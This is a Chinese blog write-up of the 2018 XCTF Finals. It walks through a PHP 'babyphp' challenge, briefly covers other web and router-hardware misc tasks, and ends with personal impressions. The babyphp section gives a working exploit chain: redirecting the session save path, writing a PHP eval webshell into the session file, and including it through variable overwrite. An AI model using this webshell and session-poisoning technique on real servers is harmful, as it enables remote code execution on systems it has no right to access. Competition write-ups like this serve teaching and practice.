2018 XCTF FINALS

原创

Risker_GML 于 2018-11-06 11:03:32 发布 849 收藏

分类专栏： wp 文章标签： CTF

本文链接：https://blog.csdn.net/qq_38412357/article/details/83783575

欢迎关注我的新博客： http://mmmmmmlei.cn

有幸参加了 2018 XCTF FINALS，线下长了不少见识。回学校就打了上海市大学生网络安全竞赛，现在记录一下 XCTF FINALS。

攻防赛四道 pwn，Web 狗也只能打打解题这样子…

解题有 5 道 Misc，2 道 Web 和 4 道 pwn，和队友做出了两道 Misc ，一道 Web 和两道 pwn。不得不说这次的 Misc 很新颖，加入了硬件的挑战，有两道题是通过给的路由器来拿 flag，还有核弹遥控器密码和无线频谱的题，自己太菜了，学不动…

Web

babyphp

这个题做的时候好像被人搅屎了，思路很清晰但是打不成功。。。后来找麦香师傅要了 docker，复现了一波就成了emmmmmm有点可惜。

题目源码：

```php
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    ini_set('open_basedir', '/var/www/html:/tmp');
    $file = 'function.php';
    $func = isset($_GET['function'])?$_GET['function']:'filters';
    call_user_func($func,$_GET);
    include($file);
    session_start();
    $_SESSION['name'] = $_POST['name'];
    if($_SESSION['name']=='admin'){
        header('location:admin.php');
    }
?>
```

限定了包含的目录，有回调函数可以执行函数，session 的内容可以通过 name 控制。

开始没有 get 到出题人的点，这种没有给任何 flag 信息的题应该就是 getshell了。开始一直纠结于回调函数第二个参数是数组如何利用，后来才知道这个题考点是 `php7 + session 路径 + 变量覆盖`

name 可以控制 session 文件的内容，那么要把马写到 session 文件中去。然而 php 默认的 session 存储存储路径显然不在限定的 `/var/www/html 和 /tmp` 中，我们无法包含，也就无法利用。

这里用到了 php7 的一个新特性，从 php7 开始，session_start 函数可以接收一个关联数组，可以覆盖 php.ini 文件中的默认配置，详细可见官方文档 。

options

此参数是一个关联数组，如果提供，那么会用其中的项目覆盖 会话配置指示 中的配置项。此数组中的键无需包含 *session.* 前缀。

除了常规的会话配置指示项， 还可以在此数组中包含 *read_and_close* 选项。如果将此选项的值设置为 **TRUE**， 那么会话文件会在读取完毕之后马上关闭， 因此，可以在会话数据没有变动的时候，避免不必要的文件锁。

我们可以利用这个特点修改 session 的存放位置，payload:

```
?function=sesson_start&save_path=/tmp
```


同时 post name 参数，把马写入 session 文件：

```
name=<?php @eval($_POST['gml']);?>
```

这样就把马写入了 session 文件里。（注意，php.ini 中设置 session 文件存储位置的变量是 session.save_path，payload 里不需要加 `session.` 加的话 . 也会被替换成 _，因为 php 规定变量名是不可以带 `.` 的，坑了我好久）

那么如何包含我们写的马呢？ 代码里有个 `include($file);` ，这里需要通过 extract 函数覆盖 file 变量，包含我们写的马，session 文件的命名为 `sess_PHPSESSID` 所以通过下面的 payload 执行代码：

```
?function=extract&file=/tmp/sess_bl0ur0r6ni8ioq5mqggr3sh5h5
```




发现执行命令成功：

PHP Version 7.0.28-0ubuntu0.16.04.1

System	Linux dc2f40df9eaf 4.15.0-36-generic #39~16.04.1-Ubuntu SMP Tue Sep 25 08:59:23 UTC 2018 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-apcu.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-curl.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-igbinary.ini, /etc/php/7.0/apache2/conf.d/20-imagick.ini, /etc/php/7.0/apache2/conf.d/20-intl.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mcrypt.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.0/apache2/conf.d/20-pgsql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2

然后就是读 flag 了，拿蚁剑连一下：



PUBG

这道题是之前 2018 HITB GSEC FINAL 的 AWD 一道题的环境做了一些修改，当时我也去了现场，虽然没有打 AWD (打的解题) 但是听了出题师傅 RicterZ 在新加坡国立大学的出题分享，照着差不多算是 wp 的 ppt 复现题目可还行…

这个题比较麻烦，源码泄露-> ZEND解密 -> sql 注入-> 伪造 cookie 进管理员 -> 控制 curl 的内容写 shell，具体可以参考 De1ta 的 Web 大师傅的 wp

Misc

Budge1

Budge1 和 Budge2 是需要根据给的路由器拿 flag。


Budge1 相对简单，Budge2 是拿到管理员的 shell，登进去管理员页面看 flag，还要焊接的操作，只可惜当时做的时候没有硬件了。。。

Budge1 踩了坑，题目没给提示，还以为要抓包，连上网线分析了半天流量也没什么发现，然后出题人前面说 Budge1 是读灯的信息，才发现硬件有灯闪烁，应该是二进制的信息。两个灯可以闪烁，分别对应 0 和 1，连起来 hex 解码是 `hitb2018` ，然后怎么交也不对，提示说各种编码，hex 编码就过了…

Mysterious signals

hint:无线射频频谱 radio frequency spectrum

使用 Audacity 导入数据（文件 -> 导入 -> 原始数据），查看频谱：



感受

见识了许多国内强队，Nu1lL 的师傅们就坐在对面… 还有 0ops，天枢等强队，r3kapig 的师傅们 tql。

Web 狗打不成攻防，肝了两天的解题，硬件的 Misc 题还是挺有趣的，第一天晚上回去肝核弹遥控器密码那个 Misc，只可惜没找到正确的工具分析，两天睡了 3 个多小时也是比较疲惫，不过酒店和队友一起肝的感觉也很好，有时候比赛结果并不是最重要的，重要的是有和你一起肝的兄弟们和朋友。